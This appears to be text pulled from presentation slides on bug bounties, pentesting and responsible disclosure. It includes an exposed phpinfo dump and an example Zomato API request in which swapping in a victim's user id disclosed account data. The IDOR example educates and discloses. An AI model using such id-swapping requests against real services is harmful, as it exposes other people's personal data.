</wp-content/uploads/test.php>

System	Linux vps- hostnet.nl 2.6.32-042stab103.6 #1 SMP Wed Jan 21 13:07:39 MSK 2015 x86_64
Build Date	Oct 30 2014 20:10:32
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--enable-force-cgi-redirect' '--enable-pcntl' '--with-imap=shared' '--with-imap-ssl' '--enable-mbstring=shared' '--enable-mbregex' '--with-gd=shared' '--enable-bcmath=shared' '--enable-dba=shared' '--with-db4=/usr' '--with-xmlrpc=shared' '--with-ldap=shared' '--with-ldap-sasl' '--with-mysql=shared,/usr' '--with-mysqli=shared,/usr/lib64/mysql/mysql_config' '--enable-dom=shared' '--with-pgsql=shared' '--enable-wddx=shared' '--with-snmp=shared,/usr' '--enable-soap=shared' '--with-xsl=shared,/usr' '--enable-xmlreader=shared' '--enable-xmlwriter=shared' '--with-curl=shared,/usr' '--enable-fastcgi' '--enable-pdo=shared' '--with-pdo-odbc=shared,unixODBC,/usr' '--with-pdo-mysql=shared,/usr/lib64/mysql/mysql_config' '--with-pdo-pgsql=shared,/usr' '--with-pdo-sqlite=shared,/usr' '--with-sqlite3=shared,/usr' '--enable-json=shared' '--enable-zip=shared' '--without-readline' '--with-libedit' '--with-pspell=shared' '--enable-phar=shared' '--with-tidy=shared,/usr' '--enable-sysvmsg=shared' '--enable-sysvshm=shared' '--enable-sysvsem=shared' '--enable-posix=shared' '--with-unixODBC=shared,/usr' '--enable-fileinfo=shared' '--enable-intl=shared' '--with-icu-dir=/usr' '--with- enchant=shared,/usr' '--with-recode=shared,/usr'
Server API	CGI/FastCGI



# Vulnerable Endpoint

```
POST/v2/userdetails.json/XXXXX?&browser_id=XXXXX&type=journey&lang=en&uuid=pgh1evyBWvL+sp9/JpwUpI  
tnk8Q=&app_version=6.5.0.1 HTTP/1.1
```

```
Accept: */*
```

```
Content-Length: 214
```

```
Accept-Encoding: gzip, deflate
```

```
X-Zomato-API-Key: XXXXXXXX
```

```
Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Zomato/5.0
```

```
Host: 1api.zomato.com
```

```
Connection: Keep-Alive
```

```
Cache-Control: no-cache
```

```
lang=en&uuid=pgh1evyBWvL%2Bsp9%2FJpwUpItnk8Q%3D&client_id=Zomato_WindowsPhone8_v2&app_version  
=6.5.0.1&device_manufacturer=NOKIA&device_name=NOKIA%2520Lumia%25201020&access_token=xyz
```

**Replacing the XXXXX with victim's user id in the above request led to information disclosure.**



**CAN WE FIX IT**



© 2004 HIT Entertainment PLC and H

**YES WE CAN**




memecrunch.com



# SECURING CODE FROM THE START


IT IS POSSIBLE!

 Security Knowledge Framework


Home Demo Talks Documentation Download


## Training developers in writing secure code

SKF is a fully open-source Python-Flask web-application that uses the OWASP Application Security Verification Standard to train you and your team in writing secure code, by design.

 Fork on Github

View demo






2015 Open Source Rookies of the Year

We are honored to receive a **honorable mention** for the Black Duck Open Source Rookies of the Year awards.

14-03-2016 | [Article on blackducksoftware.com](#)



OWASP

Presentation about skf on the OWASP BeNeLux Days

18-02-2016

SKF proven useful? You can donate to the project on our OWASP wiki page.





**KEEP  
CALM  
AND  
PERFORM  
LIVE PATCHING**

**Phishing**

A close-up photograph of a computer keyboard with a blue tint. A silver pen is pointing at a key that has the word 'Phishing' written on it in red. Other keys visible include a bracket key, a backslash key, and a 'Shift' key.



A black and white photograph showing the back of a person with dark hair, wearing a dark-colored t-shirt. The t-shirt has the text "Everybody needs a hacker" printed on it in a white, sans-serif font. The background is blurred, suggesting an indoor setting with some light sources.

**Everybody needs a hacker**



# Bug Bounty vs Pentest

**Give me six hours to chop down a tree  
and I will spend the the first four sharpening the  
axe**

Abraham Lincoln

 **zerocopter**





**Maar het zijn  
hackers!!!?**




**In**



**, Most of the times**

**Responsible Disclosure**



**IMPORTANT**

**Bug Bounties**



**In**



**Responsible Disclosure =**



**Bug Bounties =**







# Add powerful security capabilities to your software delivery process

Zeroceptor offers the way to confidently secure and monitor your applications on a continuous basis.

## The toolset



### Researcher Programs

Leverage the skills of our pool of elite ethical hackers to search for unknown vulnerabilities in your applications.



### Responsible Disclosure

Give users the opportunity to report vulnerabilities discovered in your systems without the need to set up your own secure infrastructure.




### Scanners

Utilize world-class vulnerability scanners to monitor the security of your applications. Scanners augment the skills of researchers for common vulnerabilities which evolve daily.



● HONOR    ● ESPIONAGE    ● HACKTIVIST    ● SCRIPT KIDDIES    ● MONEY







**Chris van 't Hof**  
@Cvthof


Following

Replying to @mikko

After multiple requests, I decided to put the ePub version of my book [#helpfulhackers](#) online. For free: [helpfulhackers.nl](https://helpfulhackers.nl)

Retweets  
**91**

Likes  
**162**











**KEEP  
CALM  
AND  
HUG A  
HACKER**

KeepCalmAndPosters.com

0 zeroceptor